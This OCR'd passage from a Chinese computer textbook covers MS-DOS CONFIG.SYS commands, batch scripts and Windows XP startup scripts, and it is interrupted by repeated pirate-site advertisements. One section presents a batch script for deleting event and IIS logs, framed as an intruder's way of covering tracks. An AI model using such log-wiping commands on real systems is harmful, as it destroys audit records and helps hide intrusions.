Device 命令可以加载设备的驱动程序，从而使系统在启动后能使用某些设备，如可以加载鼠标驱动程序。在 CONFIG.SYS 文件中为鼠标安装一个设备驱动程序，该驱动程序为 MOUSE.SYS，在 C 盘的 MOUSE 目录中。用户可在 CONFIG.SYS 文件中加入 DEVICE= C:\MOUSE\MOUSE.SYS/M/2 命令，其中参数/M/2 的作用是将鼠标器处理成 Microsoft Mouse，并把它安装在第二串行口 COM2 上。这样，每次启动计算机时，MS-DOS 就会把鼠标器驱动程序 MOUSE.SYS 装入内存，就可以驱动鼠标了。

3．注意事项

MS-DOS6.22 提供了一些标准设备驱动程序，如 ANSI.SYS、DISPLAY.SYS、DRIVE.SYS、DRVSPACE.SYS、EGA.SYS、EMM386.EXE、HIMEM.SYS、INTERLNK.EXE、POWER.EXE、RAMDRIVE.SYS、SETVER.EXE 和 SMARTDRV.EXE。

DOS 装入的标准设备驱动程序有支持标准的屏幕、键盘、打印机、辅助设备、软盘和硬盘设备，以及时钟驱动程序等。DOS 支持的上述设备不需用 Device 命令来指定。如果用户想扩充系统的设备（如鼠标及扫描仪等），则要用 Device 命令来定义扩充设备的驱动程序名称。当 DOS 启动时，系统就能把这个文件装入内存作为 DOS 基本设备扩充。

若要安装此类设备驱动程序，可在 Device 命令中指定相应的路径和驱动程序文件名。

10.3.3 扩展键检查的 Break 命令

Break 命令允许或禁止对快捷键【Ctrl+C】或【Ctrl+Break】的检查。按【Ctrl+C】组合键或【Ctrl+Break】组合键，即可结束一个程序或活动。通常 MS-DOS 只在进行读键盘、写屏幕或打印输入等操作时，才对【Ctrl+C】组合键或【Ctrl+Break】组合键进行检查，如将 Break 设置成 on，即可将对【Ctrl+C】组合键或【Ctrl+Break】组合键的检查扩展到其他功能中（如磁盘读写操作等）。MS-DOS 系统对 Break 命令的默认设置是 off。

1．语法

Break 命令的格式为 break [on|off]，其作用是显示当前 Break 的设置状态。

在 Config.sys 文件中的语法格式为 Break=on|off。

- On：允许对【Ctrl+C】组合键的检查。
- Off：禁止对【Ctrl+C】组合键的检查。

2．典型示例

Break 命令的几种典型用法。

- 如果只让 MS-DOS 在读键盘、写屏幕或打印输出时检测【Ctrl+C】组合键或【Ctrl+Break】组合键，则可在命令提示符下执行 Break off 命令。
- 如果要让 MS-DOS 在执行读键盘、写屏幕或读写磁盘等操作时都检测【Ctrl+C】组合键或【Ctrl+Break】组合键，可在命令提示符下执行 Break on 命令。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



- 如果想检测目前 Break 的状态，可在命令提示符下执行 Break 命令。屏幕会以 ON 或 OFF 的形式显示当前 Break 的状态。
- 如果要在每次启动计算机时将【Ctrl+C】组合键或【Ctrl+Break】组合键的检测功能开启，则应在 Config.sys 文件中包含 Break=on 命令：BREAK=ON。

3．注意事项

系统默认的 Break 命令设置是 off，若在 Config.sys 文件中使用 Break 命令，可以在每次启动系统时激活【Ctrl+C】组合键进行检查。

10.3.4 程序加载的 Devicehigh 命令

Devicehigh 命令用于将设备驱动程序加载到高端内存区域，这将为其他程序释放更多字节的常规内存。该命令只能用于 Config.sys 文件中。Devicehigh 命令与 Device 命令相似，都可以把程序加载到内存中，区别在于 Devicehigh 命令是将程序加载到高端内存中，而 Device 命令则将程序加载到常规的内存中。

1．语法

其命令格式如下。

```
devicehigh=[Drive:][Path] FileName [dd-parameters]
devicehigh size=hexsize [Drive:][Path] FileName [dd-parameters]
```

- [Drive:][Path] FileName：指定要加载到高端内存区域的设备驱动程序的位置和名称。需要 Filename。
- dd-parameter：指定设备驱动程序所需要的任何命令行信息。
- Hexsize：指定在 Devicehigh 尝试将设备驱动程序加载到高端内存区之前，必须可用的最小内存（字节数，十六进制格式），必须同时使用 size 和 hexsize，如第二个语法行所示。

2．典型示例

要将名为 Mydriv.sys 的设备驱动程序加载到高端内存区中，请在 Config.sys 或等价的启动文件中输入以下命令。

```
device=c:\winnt\system32\himem.sys
dos=umb
devicehigh=mydriv.sys
```

3．注意事项

要使用 devicehigh 命令，也必须在 Config.sys 或等价的启动文件中包含 dos=umb 命令。如果不指定 dos=umb，则会将所有设备驱动程序加载到常规内存中，就像使用 Device 命令一样。

要加载设备驱动程序到高内存区，计算机就必须有扩充内存。用户必须先使用 Device 命令安装 himem.sys 驱动程序，再安装高内存块支撑程序。

10.3.5 设置可存取文件数 Files 命令

Files 命令用来指定一次可以打开的文件数目。DOS 启动时，在内存中还保留了一个区域，

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

用来记录当前打开的文件的信息。Files 命令用于指定 DOS 可以同时打开的最大文件数量。这一数值指定得越大，所保留的内存空间就越大。

1．语法

其命令格式为 Files=n。其中 n 是 8～255 之间的整数。它指定在任意给定的时间中，DOS 可以同时打开的最大文件个数（默认值为 8）。在使用应用程序时，如果 DOS 提示“文件打开太多”的错误信息，则应在 Config.sys 中加大 Files 命令所设置的数值。

2．典型示例

如果要指定 MS-DOS 在同一时间可以存取 30 个文件，可以在 Config.sys 文件中加入 files=30 命令。

10.3.6 安装内存驻留程序的 Install 命令

Install 命令的作用是在启动计算机时装入一个内存驻留程序，此命令也只能在 Config.sys 文件中使用。一旦把内存驻留程序装入到内存中，只要计算机在运行，该驻留程序就会一直在内存中。当其他程序活动时，还可以使用内存驻留程序，用 Install 命令也可装入 MS-DOS 内存驻留程序，如 Keyb、Nlsfune 和 share 等。

1．语法

其命令格式如下。

```
install=[Drive:][Path] fileName [command-parameters]
```

- [Drive:][Path] fileName：指定要运行的内存驻留程序的路径和名称。
- command-parameters：为要运行的内存驻留程序指定命令行参数。

2．典型示例

如果想在 config.sys 文件中装入 C 盘的 NET 目录中的 share.exe 文件，并且还需要 share.exe 文件最多可以跟踪 40 个文件和目录，则需要在 Config.sys 文件中加入 install=c:\net\share.exe c:=50 命令。

3．注意事项

Install 命令不为装入的程序生成环境，因此，用 Install 命令装入程序比在 Autoexe.bat 中启动稍微要少一些内存。但不要用 install 装入一些要使用的环境变量，或要求 command.com 处理有严重错误的程序。Config.sys 的处理顺序是执行所有 device 命令之后，在装入命令解释程序之前执行 Install 命令，所以用户可以在执行 Device 命令之前先装入内存驻留程序。

10.3.7 中断处理的 Stacks 命令

Stacks 命令支持动态使用数据堆栈以处理中断，指定为处理硬件中断保留多少内存，同样，此命令也只能在 Config.sys 文件中应用。

当一个设备执行完一个 I/O 操作时，设备中断 DOS 将请求马上处理，而 DOS 会暂停其当前任务，开始处理该设备的中断。由于 DOS 必须在处理中断时恢复原来执行的任务，所以第一个任务的有关信息将会被存放在内存中一个指定的位置，这个位置就是堆栈。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



Stacks 命令的默认设置如表 10-1 所示。

表 10-1　Stacks 命令的默认设置

计　算　机	堆　　栈
IBM PC，IBM PC/XT，IBM PC-Portable	0,0
其他	9,128

1．语法

Stacks 命令的语法格式为：

```
stack=n,s
```

- n：指定堆栈数量。合法值是 0，以及在 8～64 之间的数。
- s：指定每个堆栈的大小（以字节计）。合法值是 0，以及在 32~512 之间的数。

2．典型示例

要分配 8 个 512 字节的堆栈用于硬件中断处理，在 Config.sys 文件中增加 Stacks=8,512 命令即可。

3．注意事项

在使用 Stacks 命令时还需要注意以下 3 点。

- 收到硬件中断时，MS-DOS 就从指定数量的堆栈中分配一个堆栈。当为 n 和 s 指定 0 值时，MS-DOS 不分配堆栈。如果值是 0，每个运行的程序就必须有足够的堆栈空间给计算机硬件中断驱动程序使用。当 n 和 s 的值指定为 0 时，许多计算机都能操作正确，就为应用程序保留了内存空间；但当计算机变得不稳定时，就应设置回默认值。
- 若堆栈的值不是 0，且看到 Stack Overflow 或 Exception error 12 信息，则应增加堆栈的大小和数量。
- 由于 DOS 在每处理完一个中断后，都会从现有堆栈中分配出一块区域用于存放有关信息。由于计算机的类型和硬件设备的不同，有时会在很短的时间内产生过多的中断，从而使堆栈空间溢出，系统挂起，所以堆栈越小越好。

10.3.8　扩充内存管理程序 Himem.sys

Himem 是一个扩展内存管理的程序，用来管理扩展内存和高端内存区（HMA），以保证不同的应用程序或设备驱动程序不会同时使用同一块内存。

在 Config.sys 文件中为 Himem.sys 加入<DEVICE>命令，即可安装 Himem。 Himem.sys 命令行必须在所有使用扩展内存的应用程序或设备驱动程序命令行之前。例如，Himem.sys 命令行必须在 Emm386.exe 命令行之前。大多数情况下不必指定命令行选项。Himem.sys 的默认值适合大多数硬件。

1．命令格式

语法格式为：

```
DEVICE=[drive:][path] Himem.sys [/A20CONTROL:ON|OFF] [/CPUCLOCK:ON|OFF] [/EISA] [/Hmain=m]
[/INT15=xxxx] [/NUMHANDLES=n] [/MACHINE:xxxx] [/SHADOWRAM:ON|OFF] [/TESTMEM:ON|OFF] [/VERBOSE]
```


换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

2. 参数介绍

- [drive:][path]。指定 Himem.sys 文件的位置，Himem.sys 应该和 MS-DOS 文件在同一个驱动器上。若 Himem.sys 在启动驱动器的根目录下，则不必指定路径，但必须给出完整的文件名 Himem.sys。
- /A20CONTROL:ON|OFF。指定当 Himem 装入时，若 A20 线已打开，Himem 是否还要控制 A20 线。控制 A20 线可以存取 HMA。若指定/A20CONTROL:OFF，则当 Himem 装入时若 A20 线未打开，Himem 才控制 A20 线。默认设置是/A20CONTROL:ON。
- /CPUCLOCK:ON|OFF。指出 Himem 是否影响计算机的时钟速度。若安装 Himem 后，计算机时钟速度改变，则需指定/CPUCLOCK:ON 解决。但指定此开关会降低 Himem 的速度。默认设置是/CPUCLOCK:OFF。
- /EISA。指定 Himem 应该分配所有可用的扩展内存。此开关仅需在有多于 16MB 内存的 EISA 计算机上使用，在其他计算机上，Himem 自动分配所有可用的扩展内存。
- /Hmain=m。指定应用程序申请可以分配的最小 HMA 大小。同一时刻只有一个应用程序可以使用 HMA。Himem 将 HMA 分配给第一个符合此开关设置的应用程序。m 的取值范围为 0 ~ 63 KB。将/Hmain 设置为使用最大 HMA 的应用程序所用的内存量。该开关不是必需的。/Hmain 默认值为 0。省略此选项（或将 m 设为 0）时，Himem 将 HMA 分配给第一个申请 HMA 的应用程序，而不管此程序要使用的 HMA 大小。当 Windows 运行在 386 增强模式时，/Hmain 选项不起作用。
- /INT15=xxxx。为中断 15h 接口保留的扩展内存量（以 KB 为单位）。某些旧应用程序不使用 Himem 提供的 XMS 方法，而使用中断 15h 接口来分配扩展内存。使用这些应用程序时，可以将 XXXX 设置为比应用程序所需的扩展内存量小 64KB。XXXX 的取值可以为 64 ~ 65535，但不能超过系统所有的扩展内存量。XXXX 取值最小为 64，否则会被认为是默认值 0。
- /NUMHANDLES=n。指定可以同时使用的扩展内存块（EMB）句柄数量。n 取值可为 1 ~ 128，默认值为 32。每一个句柄需要 6 字节内存。当 Windows 以 386 增强模式运行时，此选项不起作用。
- /MACHINE:xxxx。指定使用的计算机类型。通常 Himem 能检测出计算机类型，但有些计算机 Himem 却检测不出。在这些系统上，Himem 使用默认的系统类型。若 Himem 不能检测出计算机类型且不能正常工作，则需要指定此选项。

10.4 用 BAT 编程实现综合应用

入侵者常常通过编写批处理文件来实现多种入侵的功能，同样，大家在平时也可以用批处理文件来实现一些常见的操作，如系统加固、删除日志，以及删除系统中的垃圾文件等。

10.4.1 系统加固

通过批处理文件可以实现系统加固，即关闭一些不必要的服务和功能，也可以给“入侵目

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



标主机”打补丁，从而实现增加主机安全性的目的。

系统加固的批处理文件代码如下。

```
@echo Windows Registry Editor Version 5.00 >patch.dll
@echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]
>>patch.dll
@echo "AutoShareServer"=dword:00000000 >>patch.dll
@echo "AutoShareWks"=dword:00000000 >>patch.dll
@REM [禁止共享]
@echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa] >>patch.dll
@echo "restrictanonymous"=dword:00000001 >>patch.dll
@REM [禁止匿名登录]
@echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters] >>patch.dll
@echo "SMBDeviceEnabled"=dword:00000000 >>patch.dll
@REM [禁止及文件访问和打印共享]
@echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\@REMoteRegistry] >>patch.dll
@echo "Start"=dword:00000004 >>patch.dll
@echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule]>>patch.dll
@echo "Start"=dword:00000004 >>patch.dll
@echo[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon]>>patch.dll
@echo "ShutdownWithoutLogon"="0" >>patch.dll
@REM [禁止登录前关机]
@echo "DontDisplayLastUserName"="1" >>patch.dll
@REM [禁止显示前一个登录用户名称]
@regedit /s patch.dll
```

上述代码只完成了一些最基本的保护措施，在完成一个功能之后有相关的功能说明，其中用到了注册表项，有关注册表的内容可以参考一些相关的资料。

10.4.2 删除日志

入侵的一个重要步骤就是清除脚印（即清除自己的历史痕迹），因此删除日志中的内容必不可少，使用批处理文件清除日志可以达到明显的效果。

在批处理文件中可以删除日志的代码如下。

```
@regedit /s patch.dll
@net stop w3svc
@net stop event log
@del c:\winnt\system32\logfiles\w3svc1\*.* /f /q
@del c:\winnt\system32\logfiles\w3svc2\*.* /f /q
@del c:\winnt\system32\config\*.event /f /q
@del c:\winnt\system32dtclog\*.* /f /q
@del c:\winnt\*.txt /f /q
@del c:\winnt\*.log /f /q
@net start w3svc
@net start event log
@rem [删除日志]
```

上述代码首先关闭了日志记录功能，然后对日志进行清除，清除完毕后重新打开日志的记录功能。

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/kaoao_blog QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





10.4.3 删除系统中的垃圾文件

利用批处理代码可以快速清除系统中的垃圾文件，从而提高计算机运行速度。

在批处理文件中删除系统垃圾文件的具体代码如下。

```
@echo off
echo 正在清除系统垃圾文件，请稍等...
del /f /s /q %systemdrive%\*.tmp
del /f /s /q %systemdrive%\*._mp
del /f /s /q %systemdrive%\*.log
del /f /s /q %systemdrive%\*.gid
del /f /s /q %systemdrive%\*.chk
del /f /s /q %systemdrive%\*.old
del /f /s /q %systemdrive%\recycled\*.*
del /f /s /q %windir%\*.bak
del /f /s /q %windir%\prefetch\*.*
rd /s /q %windir%\temp & md %windir%\temp
del /f /q %userprofile%\cookies\*.*
del /f /q %userprofile%\recent\*.*
del /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.*"
del /f /s /q "%userprofile%\Local Settings\Temp\*.*"
del /f /s /q "%userprofile%\recent\*.*"
echo 清除系统垃圾完成，请检查浏览器是否已正常打开!
echo. & pause
```

上述代码记录了删除系统垃圾文件的过程，在删除系统中的垃圾文件之后，将会给出“清除系统垃圾完成”的提示信息。

10.5 Windows XP 开/关机脚本

在 Windows XP 系统中，启动脚本是邀请用户登录之前运行的批处理文件，其功能类似于 Windows 9X 和 DOS 系统中自动执行的批处理文件 autoexec.bat。关机脚本是计算机关机之前运行的批处理文件。

与 Windows XP 用户登录/注销脚本相比，计算机启动/关机脚本在计算机启动和关机时，脚本程序只运行一次。通常在启动脚本运行完毕之后，才出现邀请用户登录的对话框。用户登录/注销脚本在邀请用户登录的对话框出现后，用户登录系统或从系统注销时运行，运行次数由用户登录/注销次数决定，每登录/注销系统一次，脚本程序就运行一次。

10.5.1 指派开/关机脚本

在启用计算机开/关机脚本前，需要对开/关机脚本进行指派，指派计算机开/关机脚本需要通过 MMC（管理控制台）管理单元进程。

具体的操作步骤如下。

步骤 1：在“运行”对话框中运行 MMC 命令，即可打开“控制台”窗口，如图 10-12 所示。选择“文件”→“添加/删除管理单元”命令，弹出“添加/删除管理单元”对话框，如图 10-13 所示。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huan8_blog 官方客服 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 10-12 “管理控制台”窗口



图 10-13 “添加/删除管理单元”对话框

步骤 2：单击“添加”按钮，弹出“添加独立管理单元”对话框，在“可用的独立管理单元”列表框中选择“组策略对象编辑器”选项，如图 10-14 所示。

步骤 3：单击“添加”按钮，弹出“浏览组策略对象”对话框，如图 10-15 所示。




图 10-14 “添加独立管理单元”对话框




图 10-15 “浏览组策略对象”对话框

当系统询问使用哪一个组策略对象时，若想指派面向本地计算机、只在本地计算机执行的开/关机脚本，则选择“这台计算机”单选按钮。如果想指派面向 Windows XP 域、在域内的所有计算机上执行的开/关机脚本，单击“浏览组策略对象”对话框中的“浏览”按钮，再在弹出的对话框中选择能应用到整个域中的组策略对象。

步骤 4：依次关闭各个对话框返回到“控制台”窗口中，这时管理上就有了一个相应的组策略对象树，如图 10-16 所示。

步骤 5：在“控制台”窗口左侧的控制台树列表框中，依次打开“组策略对象”→“计算机

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

设置”→“Windows 设置”→“脚本（启动/关闭）”结点，双击右侧详细资料窗格中的“启动”或“关机”选项，即可设置计算机启动或者关机使用的脚本。

步骤 6：双击右侧详细资料窗口中的“启动”选项，弹出“启动属性”对话框，如图 10-17 所示。




图 10-16　添加的组对象树

步骤 7：单击“添加”按钮，弹出“添加脚本”对话框，从中可以看出一个启动脚本条目由“脚本名”和“脚本参数”组成，如图 10-18 所示。如果脚本名不包含文件路径，系统会到默认的计算机启动脚本路径下寻找这个脚本文件（脚本参数是可选的，可以根据实际应用）。




图 10-17　“启动属性”对话框





图 10-18　“添加脚本”对话框

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 8：在设置完毕之后，单击“确定”按钮，再重复单击“添加”按钮，即可为计算机添加多个启动脚本。保存并退出组策略 MMC 管理单元，等组策略刷新之后，这些脚本就会在系统启动时和关机时起作用了。

本地计算机脚本的默认路径通常是%systemroot%\system32\GroupPolicy\Machine\Scripts，如 C：\winnt\system32\GroupPolicy\Machine\Scripts。应用到域的计算机脚本默认路径是\\\sysvol\\Policies\\\Machine\Scripts， 如 \\MyDCI\sysvol\Mydom.com\Policies\{31B2F340-016D-11D2-832F-00C04FB973F9}\Machine\Scripts。另外，启动脚本的文件存放在 Startup 子文件夹中，关机脚本存放在 ShutDown 子文件夹中。

10.5.2 开/关机脚本高级设置

计算机启动/关机脚本的设置数据，被 Windows XP 保存在了一个名为 scripts.ini 的隐藏配置文件中，此文件位于 C：\WINNT\system32\GroupPolicy\Machine\Scripts 目录下，可以选择如记事本之类的文件进行编辑。

1．Scripts.ini 文件结构

scripts.ini 文件内容通常包含[Startup]和[Shutdown]两个数据段，其中[Startup]数据段下是启动脚本配置，[Shutdown]数据段下是关机脚本配置。每个脚本条目被分成脚本名和脚本参数两部分存储，脚本名被保存在 XCmdLine 关键字下，参数被保存在 XParameters 关键字下，这里的 X 表示从 0 开始的脚本序号，以区别多个脚本条目和标志各脚本条目的运行顺序。

下面是一个简单的 scripts.ini 文件实例。

```
[Startup]
0CmdLine=d:\start\ss.bat
0Parameters=
1CmdLine=scriptsa.vbs
1Parameters=start
[Shutdown]
0CmdLine=shut.vbs
0Parameters=
```

从中不难看出，一共设置了两个计算机启动脚本：ss.bat 和 scripta.vbs，ss.bat 位于 d:\start 目录下，没有使用参数；而 scriptsa.vbs 位于默认的启动脚本目录 C:\WINNT\system32\Group Policy\Machine\Scripts\Startup 下，使用了参数 start。两个脚本的执行顺序是先执行 ss.bat 后执行 scriptsa.vbs，在最后还设置了一个关机脚本 shut.vbs，没有使用参数，该脚本位于默认的关机脚本目录 C:\WINNT\system32\GroupPolicy\Machine\Scripts\Shutdown 下。

2．开\关机脚本设置

启动/关机脚本的运行情况包含是否同步运行、是否显示运行状态和最长等待时间等，都可以在组策略中进行微调。

在管理控制台中创建一个组策略对象树，再在管理控制台左侧的控制台树列表框中，依次展开组策略对象“计算机配置”→“管理模板”→“系统”→“脚本”结点，如图 10-19 所示。在右侧的详细内容窗格中显示的内容有 5 项与启动/关机脚本有关，包括同步运行登录脚本、非

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

同步运行启动脚本、显示启动脚本的运行状态、显示关机脚本的运行状态，以及组策略脚本的最长等待时间。



图 10-19　在控制台中打开脚本结点

（1）非同步/同步运行启动脚本。

在默认情况下，系统要等每个启动脚本运行完毕后才运行下一个启动脚本。如果启用这个策略，系统则不会协调启动脚本的运行顺序，启动脚本可以同时运行。如果停用或不配置这个策略，每个启动脚本要在上一个脚本运行完毕后才能运行（建议不配置）。

这个策略对应的注册表值是 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\RunStartupScriptSync，这是一个 REG_DWORD 值，0 表示启用，1 表示禁用。

（2）显示启动/关机脚本的运行状态。

在默认情况下，系统不显示启动脚本中的指令。如果启用这个策略，系统会在启动脚本运行时显示每个指令，指令将出现在命令窗口，或显示出人机交互界面。其功能主要是为高级用户设计的。如果停用或不配置这个策略，指令则不会显示（建议不配置）。

